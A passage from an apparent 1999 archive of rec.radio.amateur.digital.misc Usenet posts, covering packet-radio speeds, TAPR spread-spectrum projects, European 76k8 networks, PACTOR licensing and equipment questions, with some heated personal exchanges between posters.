The TAPR SS radio project is interesting to watch, because it brings example solutions to hard problems of both the RF and the error detection and correction.

OK, here's an RF project: Design a module that has four digitally
programmable
oscillators that can generate a carrier from 441 to 445 MHz in 10 kHz steps. Each oscillator has to be stable and have over 60 dB of attenuation when not selected. One oscillator is programmed with a synchronizing frequency.
This
oscillator is selected (say) 16 times more often than the other three. The
other
three are preloaded with the next hopping frequencies, and used round-robin. The total switching time from one oscillator to the next is < 10 ms
(deselect one,
no carrier, select next), or however fast you can fill and switch each
oscillator
to the next frequency.

One oscillator design, duplicated four times.

The object would be to get the advantage of narrow-band in a high-bandwidth product. High speed FSK is actually pretty hard to keep aligned. Any drift
at
either end, and the BER goes to hell in a hand-basket.

>If we would stop pissing on each other, maybe we can get
something
>constructive done!

I'm sorry if my posts seem to be just pissing. I intended only to discuss the issue.

4916. Re: Digital Modes, What a mess

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <808p1o$4j8@enews4.newsguy.com>
Source record: 15624

Gilbert Baron <xzs1947@us.ibm.com> wrote in message
news:806n65oju1@news.rchland.ibm.com...
> That is not at all true. FCC will mandate a single standard and then all
> will follow it, no choice, and I think it is already done so you won't see
> all these modes for long.

I'm sorry, but you folks are going to have to pop your heads out of your behinds every once in a while, and take a look around you. The reason we have "all these modes" is because the FCC encourages Hams to experiment. That's not going to change. Sometimes individual Hams come up with new modes for use with a soundcard, and it's a freebee... Sometimes equipment manufacturers take a gamble and invest in making a new protocol available and when they do, they charge for it. That's not going to change, either.

It's ignorant to complain because we have so many protocols to choose from, and it's particularly ignorant to complain because not all of them are freebees. Most ignorant of all, I suppose, are those who try to spread obvious lies around about what the FCC is going or not going to to do.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4917. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <808q5q$521@enews4.newsguy.com>
Source record: 15625

Hank Oredson <horedson@att.net> wrote in message
news:807fa2$9g$1@bgtnsc03.worldnet.att.net...
>
> I've watched this from the start, back when TAPR "promised" 9k6 gear
> to be available in 1985. Although a few of the RF engineering types seem
> to have done a good job designing some interesting gear, there has been
> essentially total failure making anything available commercially.
>
> I know a bit about RF design, although I've never done it for
> a living. Enough to understand that the problems are probably
> in the sales and marketing side and not the engineering side.

Side note: A member of my family designed and implememnted a 56 kb.
Spread -Spectrum cellular network five years ago from commercially available
equipment, off the shelf. During that first year, he had over 150 customers.
TAPR has been "developing" SS for over five years now, and has yet to market
one (1) usable unit to a Ham.

I guess that's why I, like most Hams, do not pay a lot of attention to TAPR.

> > Is it any wonder that radio networks are dying of old age?
>
> Yup. The lack of gear, and the ease of using the internet.

It's different in Europe. They have no TAPR there, but they do have several
small companies started up by Hams that produce usable digital equipment at
reasonable prices.

> > If we would stop pissing on each other, maybe we can get
> something
> > constructive done!
>
> No organization exists that could coordinate anything.
> Hardware, software, network infrastructure: nothing there.

Probably the single most successful program TAPR has ever gotten involved in
is the effort to hold back and retard US digital Ham Radio. They've done a
great job at that and a miserable job of doing anything else.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4918. Jnos (Autoexec.Nos)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: "Michael J. Donohue" <mdonohue@renc.igs.net>
Message-ID: <4wEoOE+spiu2yfBgc5Tdm3b1tyWg@4ax.com>
Source record: 15626

Hi:
I recently had a computer (HDD) crash and lost my jnos files. I
cant seem to get Jnos to work properly with my PK-232MBX. Does anyone
have a working copy of Jnos that uses the PK-232 that I could get a
copy of the Auotexec.Nos. Tnx for any help you can provide.

73 De Mike
VE3DMJ

4919. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Hans-Peter Zorn <hpz@gmx.net>
Message-ID: <8093va$d8m$1@news.rz.uni-karlsruhe.de>
Source record: 15627

Rob Janssen <nomail@pe1chl.demon.nl> wrote:
> Do you have an estimation of the ratio between stations using off-the-shelf
> Japanese transceivers and those using faster "kit" designs?
> (the T7F is 9k6 as well...)
Yes, but for user access 9k6 is sufficient. And AFAIK you can do 19k2 with
the T7F if you modify it. Concerning the ratio between commercial and
homemade: The T7F is available both as kit and assembled. I know lots
of local DARC Clubs (OVs) which are currently doing T7F-assembly weekends.
Higher speed user-access is very rare. In Darmstadt they have a 230400
Bit/s Link on 3cm now and are planning a high speed access on 13cm.
There are 2 or 3 76k8 access points on 70cm, the problem here is that
there is only one channel for this bandwidth on 70cm. Interlinks with
76k8 are quite common, there are at least 15 of them. A very nice example
is DB0HUN which has 2 interlinks on 6cm, distance 23km and 68Km, running
at 76k8, no user access. On weekends there are usually abt 100-160 Qso
routed via this node, transferring about 500 Kbytes in 10 minutes.
The problem is, that there isnï¿½t enough traffic to get those nodes to
their limits :-).
> Years ago, when I still visited the yearly Frankfurt/Darmstadt packet
> meetings, I always discussed with the locals about that. Our standpoint
> has always been "use PC hardware at the node. you get free upgrades in
> performance over the years, and you can't beat the price/performance".
> Theirs was always "PC hardware is not reliable, consumes too much power,
> is too large" etc.
This is still true today I think. The problem is the availability of hardware.
If the Flexnet group publishes a new design today, it is likely that it
will be obsolete some month later, because the manufacturer doesnï¿½t ship a
certain part any more. This makes it very difficult. PC hardware *is*
unreliable and consumes much power which is a problem if your node is
installed at a location such as TV towers or high mountains "hill station".
I know several nodes which can only accessed every eight weeks or such.
You canï¿½t put a linux box there, if it hangs in fsck every time the power
fails.

> So maybe it is coming our way now? :-)
This is likely (IMHO), but not because it is the technical superior
solution.

> BTW: I got an e-mail recently from someone asking about the availability of
> a PCI SCC card (presumably because he has no ISA slots available). Is that
> card available commercially?
Iï¿½ve seen it at the Weinheim/Mannheim UHF convention, I donï¿½t know if it
is available commercially. It is very new and there are only linux drivers
as far as I know. Perhaps Jens is reading this and can comment himself.

Hans-Peter

--
Hans-Peter Zorn, Karlsruhe, Germany
http://www.stud.uni-karlsruhe.de/~uhsm/ hpz@gmx.net (preferred)
http://1409.org/people/hp/ hp@1409.org (hamradio stuff)

4920. Re: hamradio.net 4 Sale!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Robert <prefix@domain.com>
Message-ID: <uv5rf7qK$GA.337@cpmsnbbsa05>
Source record: 15628
Cross-posted to: alt.anonymous.domains,comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.swap

I offer $5

--

User wrote in message <9VAnOBjyPfh=TYBst280jFee=utE@news.mindspring.com>...
>On Mon, 08 Nov 1999 14:02:22 -0800, orlin@calserve.com wrote:
>
>>Hello, hamradio.net is for sale. Please send your offer to
>>sales@calserve.com or call 909-517-1107.
>>
>>Thanks,
>>
>>Orlin
>
>I'll give ya a buck for it! ;)
>
>User

4921. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: esj@harvee.billerica.ma.us
Message-ID: <m3k8nr4xcf.fsf@harvee.billerica.ma.us>
Source record: 15629

"Steve Sampson" <ssampson@usa-site.net> writes:

> Eric S. Johansson wrote
> >> I would be more impressed if that 100 kHz was spread out over 4 MHz in
> >> either a FHSS mode, or a DSSS mode. Legal on 70cm's.
> >
> >so would I. But we (as hams) can't even do the simple stuff let alone the
> >more complicated spread spectrum stuff.
>
> Hogwash. Paccomm's been selling equipment for large bandwidth FSK stuff
> for years. Not for $200 though, they aren't a charity.

the highest they go is 56 K. and that's for about $800 to $1000 per node.

> The problem, as I see it, is that you can't just scale up the data rate
> and be effective. You are not going to go 10 miles with this bandwidth,
> without stability several orders of magnitude better than a stock crystal
> based oscillator.

I'm really puzzled then. Everything I have read on the European packet
scene has them doing 76K. links over tens of kilometers using relatively
low-cost equipment. Have you checked out the information at www.baycom.org?

> $200?? Where did that figure come from?

from observing price sensitivity in the ham radio market and external
competition points. The things we're competing against for dollars and time
are Internet, other radios, and commercial broadband services. For a $100
investment, you can get 56 K. intermittent data service via the Internet.
For a $200-$300 investment, you can get fractional T1 persistent service in
major metropolitan areas (DSL/cable modems). The ever popular VHF FM
transceiver runs anywhere from $300 to 600.

so, I figure the average network interested ham will spend about $300 to
$500 for a packet set up if there is something for them to connect to or
somehow feeds their ego.

The baycom 76 K. modem runs about 170 Deutsche marks (approx. $100 U.S.?)
which leaves about $200 to $400 for a radio. Obviously, we would attract
more people to try a higher speed service at a lower price point. This is
where I get the $200 from.

> The TAPR SS radio project is interesting to watch, because it brings example
> solutions to hard problems of both the RF and the error detection and
> correction.

it's also a good example of problems with putting all your eggs in one basket. It would have been nice if someone had started importing the 76 K. modems and radios as complete kits. competition is a good thing especially if it spurs people to build out a network

> OK, here's an RF project: Design a module that has four digitally
> programmable oscillators that can generate a carrier from 441 to 445 MHz
> in 10 kHz steps. Each oscillator has to be stable and have over 60 dB of
> attenuation when not selected. One oscillator is programmed with a
> synchronizing frequency. This oscillator is selected (say) 16 times more
> often than the other three. The other three are preloaded with the next
> hopping frequencies, and used round-robin. The total switching time from
> one oscillator to the next is < 10 ms (deselect one, no carrier, select
> next), or however fast you can fill and switch each oscillator to the next
> frequency.
>
> One oscillator design, duplicated four times.

have you looked at using the waveform generators on PC video cards. You have three (read, blue, green) to work with and they look pretty stable to me because I don't see much the way of color shift over time.

> The object would be to get the advantage of narrow-band in a
> high-bandwidth product. High speed FSK is actually pretty hard to keep
> aligned. Any drift at either end, and the BER goes to hell in a
> hand-basket.

that might be why people are using FM radio's for the FSK transport. Wouldn't the capture effect help compensate for some of the drift? Or am I merely displaying my appalling ignorance of RF systems?

> I'm sorry if my posts seem to be just pissing. I intended only to discuss
> the issue.

thanks. researching and talking about the options and then acting upon them is probably the best way to deal with the issue of shitty packet networks.

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4922. Re: hamradio.net 4 Sale!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Wayne & Sherri Faris <wfaris@inebraska.com>
Message-ID: <38282F67.700FD071@inebraska.com>
Source record: 15630
Cross-posted to: alt.anonymous.domains,comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.swap

Heck, let's make it a real auction I'll give $1.50 for it!

Wayne, KEï¿½BZ

User wrote:

> On Mon, 08 Nov 1999 14:02:22 -0800, orlin@calserve.com wrote:
>
> >Hello, hamradio.net is for sale. Please send your offer to
> >sales@calserve.com or call 909-517-1107.
> >
> >Thanks,
> >
> >Orlin
>
> I'll give ya a buck for it! ;)
>
> User

4923. Re: hamradio.net 4 Sale!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Marv Luse <mwluse@dimensional.com>
Message-ID: <382832E6.54450CDB@dimensional.com>
Source record: 15631
Cross-posted to: alt.anonymous.domains,comp.protocols.tcp-ip.domains,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.swap

Would you consider a swap for a tin of Harvey's Soldering Paste, part
no. 097205?

73,

Marv
AB0IO

orlin@calserve.com wrote:

> Hello, hamradio.net is for sale. Please send your offer to
> sales@calserve.com or call 909-517-1107.
>
> Thanks,
>
> Orlin

4924. Re: AEA PK-88

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: lette@unnilpentium.chem.vu.nl
Message-ID: <809c83pnu1@trst.cca.vu.nl>
Source record: 15632

Ken Wood (k6iis@earthlink.net) wrote:
: Need pinout for 8 pin connector and data on PCB jumper settings.. Also
: any useable software for this device under Win95/98.. Thanks

: Ken

Yo Ken,

Look it up on: http://www.packetradio.com/trad/pk88al12.gif
The index is on: http://www.packetradio.com/tnc2rad.htm
Usable software can be found on: http://www.peaksys.demon.co.uk/
for Wfw/W95/W98/NT.

Have fun now you hear !

73's Marcel - PE1GDK

```
-------------------------------------------------------------------------------
| I do the alphabet dieet, day 1 eat things starting with "A", almond pie |
| " 2 " " " " "B", blueberry pie |
| " 3 " " " " "C", custard pie... |
| Don't look at: http://huizen.dds.nl/~pe1gdk !!! email: pe1gdk@dds.nl |
| mailto:`echo 'pe1gdk dds'|awk '{print$1"@"$2".nl"}'` |
-------------------------------------------------------------------------------
```

4925. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: john.ackermann@daytonOH.ncr.com
Message-ID: <3828365e@rpc1285.daytonoh.ncr.com>
Source record: 15633
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <7vv8mttu1@karoshi.ucsd.edu>, brian@karoshi.ucsd.edu (Brian Kantor) wrote:
>John Ackermann <john.ackermann@daytonOH.ncr.com> wrote:
>>One thing we don't have yet is a consistent way to update those
>>locally-assigned host addresses into the ampr.org database, but since most of
>>our LANs are are purely local and don't route to the rest of the world, this
>>hasn't really been an issue -- global nameservice is only relevant if you have
>
>>global routing!
>
>Incorrect. The limitation is that the database must be central in order to
>be consistent. Local servers slaved to it provide local service.
>
>There is an easy-to-use facility for updating the master server.
>Someday soon I hope to also make it available via a web page.
>See www.ampr.org for a few more details.
> - Brian

Hi Brian --

I'm sorry if I had the contrast turned up too high in my comment. I understand the need for a centralized database for the overall integrity of the service, and how to use the robot.

My comment was to the point that most of our subnets are isolated and not tied to a gateway that leads to any other LAN, either via radio or Internet gateway; they may not even have a way to slave from the master ampr.org database. In that case, it seems that the practical value of having individual, non-routable addresses in the global database is limited. In the cases where the subnet has connectivity outside itself, or there are MX records, we do make sure the addresses are uploaded to the ampr.org database.

If you feel that it's important to include those "islands" of unroutable addresses in the master database, I'll try to get our folks to do that more consistently (remember, the subnet has been assigned at the state level, so there's no danger of duplication of addresses outside the subnet). My comment was pragmatic, not philosophical, and if it's important to include those addresses, we will.

73,
John N8UR
jra@febo.com

4926. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Good Buddha <postmaster@nospam.demon.co.uk>
Message-ID: <942170156.20345.2.nnrp-07.9e98250c@news.demon.co.uk>
Source record: 15634
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Mike > wrote in message <808mcp$t5k@newton.cc.rl.ac.uk>...
>
>Steve Sampson <ssampson@usa-site.net> wrote in message
>news:s2cbanpi3e647@corp.supernews.com...
>> I think once you put the word out, that you are looking for a piece
>> of test equipment, the word gets around. Someone may have an
>> older piece that they are thinking about upgrading. Another way is
>> to go to government surplus sales (DRMO). Here at Tinker we have
>> a sale every couple of weeks
>
>You really are living in a different world ! Or perhaps should not post
>this to UK.radio.amateur.

RUBBISH! The post is about _REAL_ Ham Radio, and not the
consumerist abusive style that has come largely from the CB
fraternity.

4927. Re: Microwave Help (was RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: g3pho@qsl.nospam.net
Message-ID: <38287b81.43033397@news.free-online.net>
Source record: 15635
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Mon, 8 Nov 1999 19:04:27 -0600, "Steve Sampson"
<ssampson@usa-site.net> wrote:

>Microwave PA's, on the other hand, are very different than 2 meters. You
>can purchase a little "can" that has everything you need in it, and there's
>no tuning. The hard part is getting what you might have, multiplied up
>to what that little "can" expects for an input.

Please elaborate on these little "cans" !! The last can I used on
microwaves was in the late '60s when I made a 3.4GHz klystron
polaplexer in a bean can ... cant say I've used cans since!
8-)

73 from Peter, G3PHO

****
Editor: RSGB Microwave Newsletter
Microwave Homepage (The World above 1000MHz):
http://www.g3pho.free-online.co.uk/microwaves/
and at http://www.qsl.net/g3pho

mailto:g3pho@rsgb.co.uk
****

4928. best doulband 9k6 ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <382895CE.ED97BBF7@hotmail.com>
Source record: 15636

whats the best daulbaud (144/440) rig for 9k6 packet?
easist to modify?
tnx de dave

4929. WTB - IF 232 c interface for Kenwood TS850S

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: wertztire@aol.com
Message-ID: <19991109175132.15780.00003936@ng-fq1.aol.com>
Source record: 15637

I am looking for a IF232c interface unit to connect my TS850S to a Packard Bell computer. Please send price and info to this e-mail address - Attention Bob

Thanks,

Bob NF7E

4930. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s2hdqqlq6i752@corp.supernews.com>
Source record: 15638

Charles Brabham wrote
>
>Side note: A member of my family designed and implememnted a 56 kb.
>Spread -Spectrum cellular network five years ago from commercially
available
>equipment, off the shelf. During that first year, he had over 150
customers.
>TAPR has been "developing" SS for over five years now, and has yet to
market
>one (1) usable unit to a Ham.

Taking things off the shelf is not designing. It's might be called systems
engineering
or even implementing. The difference between that and what TAPR is doing,
is that
there was nothing off the shelf when they started. Part 15 manufacturers
would not
sell wholesale to Hams. They didn't want Hams with high power on their
turf. Still
don't.

>I guess that's why I, like most Hams, do not pay a lot of attention to
TAPR.

Probably more Hams pay attention to TAPR than any one Ham. Even more Hams
pay attention to the ARRL. Neither organization is perfect. Anytime you
have more
than one member, you have compromise. Feels good all alone up there on your
soap-box doesn't it? You can say anything you want, there's nothing to
moderate
your opinion.

>It's different in Europe. They have no TAPR there, but they do have several
>small companies started up by Hams that produce usable digital equipment at
>reasonable prices.

Yea well, they have a lot of free time, and the U.S. Army takes care of
their defense.
More deployed FSK designs are not going to save our allocations.

>Probably the single most successful program TAPR has ever gotten involved
in
>is the effort to hold back and retard US digital Ham Radio. They've done a
>great job at that and a miserable job of doing anything else.

If they could only have the vision of the one man organization of "C.B." Mr. Charles Brabham. This one man organization has stood at the cross-roads of technology and given us... Crap, I forgot, what did you produce that Americans consumed?

4931. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-09 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s2hj9mse6i719@corp.supernews.com>
Source record: 15639

Eric S. Johansson wrote

[snip]

>I'm really puzzled then. Everything I have read on the European
packet
>scene has them doing 76K. links over tens of kilometers using
relatively
>low-cost equipment. Have you checked out the information at
www.baycom.org?

Yes. There's not any radio information there, just modems.

>that might be why people are using FM radio's for the FSK
transport.
>Wouldn't the capture effect help compensate for some of the drift? Or am
I
>merely displaying my appalling ignorance of RF systems?

FM is a very interesting subject for me. It is quite fun to learn about. I
wrote a
73 Magazine article for a Packet Radio Deviation meter (August 1993). A
friend
and I both had a contest to design the cheapest deviation meter. He did his
using
a 741 Op-Amp, and mine took 3 Op-Amps in an LM324 chip. Now don't get on
me about 73 magazine :-) It was a quick $150 bucks, and well spent, ha.

We took our designs to a local radio alignment shop and calibrated them
both.
Mine is still in use by N0ELS even though it was wire wrapped and I used TTL
sockets to push resistors into :-) Worked off a 9 volt battery.

There's a chart in most math compendiums called a Bessel function chart.
This is the gadget that tells you how wide your signal is going to be, based
on
your modulation index (Deviation in kHz divided by Modulating frequency).

I would suspect that with a 38400 Hz modulation component, that you would
want a real small modulation index to keep it inside 100 kHz bandwidth. But
just some simple calculator work shows I could only have 2 sidebands of
38400 Hz and a very small deviation, say 7.68 kHz. Not a whole lot of
signal
energy compared to carrier. Looks rough, but I'm just doing a wag here.

I suspect these modems would only work in full-quieting, and that means
oodles of power at long range.

To answer your question though, picture a bandpass filter waveform. Now shift one to the right of another. This frequency error then cuts off energy
and errors are the result. Yes, the carrier is rock solid and captured, but the audio is in the noise. Lots of bit errors.

Steve

4932. Queations about Heathkit?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: doc <k0imj@juno.com>
Message-ID: <38299202.141059C2@juno.com>
Source record: 15549

Get info on 100s of Heathkits at http://home.earthlink.net/~docky

4933. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: RVJM <postmaster@nospam.demon.co.uk>
Message-ID: <942256767.26723.0.nnrp-02.9e98250c@news.demon.co.uk>
Source record: 15550
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Mike > wrote in message <80bash$tnm@newton.cc.rl.ac.uk>...
>> >You really are living in a different world ! Or perhaps should not post
>> >this to UK.radio.amateur.
>> RUBBISH! The post is about _REAL_ Ham Radio, and not the
>> consumerist abusive style that has come largely from the CB
>> fraternity.
>Hey - don't be such a prat. Read, understand. Work out who you are
>rubbishing. Pay attention.
>To explain as you clearly totally missed the point, WE DON'T GET THE
>SURPLUS. It is either automatically sent to the dealers, who then sell it
on
>at high prices, or skipped. Mainly skipped for H&S reasons.

Stupid Boy! Is yours typical of the execrable level of intelligence and
politeness to be found at Oxon as well as at Soton?
Pay attention yourself. The post was a response to a query
regarding the availability of test equipment for microwave
purposes.

4934. visit my site

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: "E.D" <ed3@club-internet.fr>
Message-ID: <80cegb$a06$1@front3.grolier.fr>
Source record: 15551

SSTV, Radio, dx, etc
http://perso.club-internet.fr/ed3/

4935. Re: WTD PTC-II Pactor Controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: Gilbert Baron <xzs1947@us.ibm.com>
Message-ID: <80cgt6voc1@news.rchland.ibm.com>
Source record: 15552

Pactor I is not, Pactor II is.

--
Gil Baron gbaron@home.com
EFAX 419-793-4952
"Hierro candente, batir de repente"
W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:38271A4A.1E3291D2@IEEE.org...
>

4936. Re: WTD PTC-II Pactor Controller

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: Gilbert Baron <xzs1947@us.ibm.com>
Message-ID: <80ch20$1444$1@news.rchland.ibm.com>
Source record: 15553

That would not be true. If it can be done in hardware then software can do
it too. We may not have the processing speed yet (doubt that) but it is more
a (SMOP) and the licensing problems.

--
Gil Baron gbaron@home.com
EFAX 419-793-4952
"Hierro candente, batir de repente"
Doug Faunt N6TQS +1-510-655-8604 <faunt@netcom.com> wrote in message
news:wo1r9i0btqr.fsf@netcom4.netcom.com...
> W6RCecilA <Cecil.A.Moore@IEEE.org> writes:
>
> >
> > Gilbert Baron wrote:
> > > (PACTOR II) would be a lot more popular if it were not a proprietary
mode that the
> > > owner refuses to license. It is ludicrous to by a new TNC for every
mode
> > > that comes along. For that reason, pactor, gtor , etc are useless.
> >
> > Is the earlier version of PACTOR proprietary? Aren't there a lot of
> > boxes that do PACTOR? Were they licensed or not?
> > --
> > 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca
>
> As I understand it, the original version of PACTOR was proprietary,
> and other commercial vendors paid licensing fees. K6STI had a version
> of RITTY that did PACTOR, which cost more then a later version without
> that feature, which he ascribed to the licensing fee, and there's even
> a version that's freeware, TERMAN, for noncommercial use.
>
> IIRC, the claim is that no other general purpose hardware bit can do
> all that PACTOR II needs, and apparently neither can a soundcard
> implementation, or even an EVM56K version.
>
> 73, doug
>

4937. Re: WeFax '99 Release 1 for Windows 95, Windows 98, Windows NT and Windows 2000 to be available in November.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: Gilbert Baron <xzs1947@us.ibm.com>
Message-ID: <80ch5v$o1c$1@news.rchland.ibm.com>
Source record: 15554

Of course, why bohter. WEFAX is a useless application on SW. You can get anything that you want on the web and get a MUCH better quality and MUCH faster and MUCH more up to date. WEFAX is dead. Even for ships a direct sateellite link is much better.

--
Gil Baron gbaron@home.com
EFAX 419-793-4952
"Hierro candente, batir de repente"
Ricker@cssincorp.com <ricker@cssincorp.com> wrote in message
news:eA2mFaxH$GA.280@cpmsnbbsa02...
> Press Release
>
> Muscle Shoals, Alabama. October 25, 1999 Creative Services Software
> announces WeFax '99 Release 1, a new 32 bit Windows WeFax program for the
> Kantronics and AEA/Timewave TNCs. will be available November, 1999. The
> program will retail for an introductory price of $49.95 until January 2000
> when the retail price becomes $59.95.
> The black and white weather facsimile charts , referred to as "WEFAX" by
HF
> radio operators, have been transmitted by shore stations for years and
> received by commercial ships, yachts, and radio amateurs. This allows
> yachts, marine and weather observers to get images of current weather
> conditions where no telephone or television is available.
> The program will take advantage of the WEFAX mode of the Kantronics and
> AEA/Timewave line of TNCs. It will allow the user to save the
transmissions
> in .BMP (bitmap) format, print the transmission to any Windows printer, or
> email it via the Internet.
> Other features include an automated scheduler which will allow users to
set
> times when they want to receive faxes without having to be in front of a
> computer and a fax image manipulation window, where users can zoom, rotate
> and flip the image.
> WeFax '99 is written in robust C++ using the Microsoft Foundation Class
> library. It runs under Windows 95, Windows 98, Windows NT and the soon to
> be released Windows 2000.
>
> Creative Services Software is on the web at http://www.cssincorp.com
> Windows, Windows 95 and Windows NT are Registered Trademarks of Microsoft
> Corporation.
>
>

>
>

4938. Re: best doulband 9k6 ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: Joop van der Velden <pe1dna@amsat.org>
Message-ID: <VA.000002fb.00a89472@p233>
Source record: 15555

Dave wrote:
> whats the best daulbaud (144/440) rig for 9k6 packet?

Icom IC821 seems to be one of the very few. Mobile rigs are all crap.

> easist to modify?

No need to modify.

--
Joop van der Velden
pe1dna@amsat.org

4939. CSS site down for maintaince

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <#S#pqx7K$GA.198@cpmsnbbsa02>
Source record: 15556

And an FYI for those that access our site, Bell South has taken down our Fract T1 to diagnose a problem. Hopefully it should be back up and fixed for good in less than 24 hours.

If you have any questions, feel free to call us at 256-381-6100.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

4940. Icom ICT8/81A vs Yaesu VX-5R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: donmichaelo@hotmail.com
Message-ID: <382ce593.10664939@news.codetel.net.do>
Source record: 15640

Please need help to decide between these two handies.

Btw anyone knows a Miami reseller for them?

donmichaelo@hotmail.com

4941. PK-232 DSP to TCP/IP to Internet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: Sysop <sysop@twwde.com.tw>
Message-ID: <382885F5.A23DEF88@twwde.com.tw>
Source record: 15641

Forgive me if I sound strange.

How can I set my PK-232 DSP up to transfer messages over to the
Internet? I run an ISP and I was wondering how the BBS function in this
TNC can be linked to transfer mail to the Internet.

--

James Thomas
SysOp: World Data Exchange - Taiwan
WEB BBS: http://wins.twwde.com.tw
Shortwave Page: http://wins.twwde.com.tw/public/radio/radio.htm

4942. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: John Wiley <jw@physics.gmu.edu>
Message-ID: <80agf2$nhv@portal.gmu.edu>
Source record: 15642

Charles Brabham <n5pvl@texoma.net> wrote:

: Hank Oredson <horedson@att.net> wrote in message
: news:807fa2$9g$1@bgtnsc03.worldnet.att.net...
:>
:> I've watched this from the start, back when TAPR "promised" 9k6 gear
:> to be available in 1985. Although a few of the RF engineering types seem
:> to have done a good job designing some interesting gear, there has been
:> essentially total failure making anything available commercially.
:>
:> I know a bit about RF design, although I've never done it for
:> a living. Enough to understand that the problems are probably
:> in the sales and marketing side and not the engineering side.

: Side note: A member of my family designed and implememnted a 56 kb.
: Spread -Spectrum cellular network five years ago from commercially available
: equipment, off the shelf. During that first year, he had over 150 customers.
: TAPR has been "developing" SS for over five years now, and has yet to market
: one (1) usable unit to a Ham.

Charles... Kindly give us the details regarding the "member o' family"
network, please so that we may independently evaluate what I suspect is
a typical Charlie Brabham "Apples vs. Oranges" analysis... Some specifics
I'd like to see are...

1) The frequencies the "member o' family" network operated at...
2) Was the "member o' family" network DS or FH (or maybe hybrid)?
3) What was the cost per node of the "member o' family" network?

: I guess that's why I, like most Hams, do not pay a lot of attention to TAPR.

:> > Is it any wonder that radio networks are dying of old age?
:>
:> Yup. The lack of gear, and the ease of using the internet.

: It's different in Europe. They have no TAPR there, but they do have several
: small companies started up by Hams that produce usable digital equipment at
: reasonable prices.

<sigh> The Charlie Conundrum...

:> > If we would stop pissing on each other, maybe we can get
:> something
:> > constructive done!
:>
:> No organization exists that could coordinate anything.
:> Hardware, software, network infrastructure: nothing there.

: Probably the single most successful program TAPR has ever gotten involved in
: is the effort to hold back and retard US digital Ham Radio. They've done a
: great job at that and a miserable job of doing anything else.

So says the Charlie...

-jw

4943. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-10 00:00:00 UTC
From: andy@acsteele.demon.co.uk
Message-ID: <80argu$5e@enigma.kaleidoscope.localnet>
Source record: 15643
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In uk.radio.amateur Good Buddha <postmaster@nospam.demon.co.uk> wrote:
: Mike > wrote in message <808mcp$t5k@newton.cc.rl.ac.uk>...
:>
:>Steve Sampson <ssampson@usa-site.net> wrote in message
:>news:s2cbanpi3e647@corp.supernews.com...
:>> I think once you put the word out, that you are looking for a piece
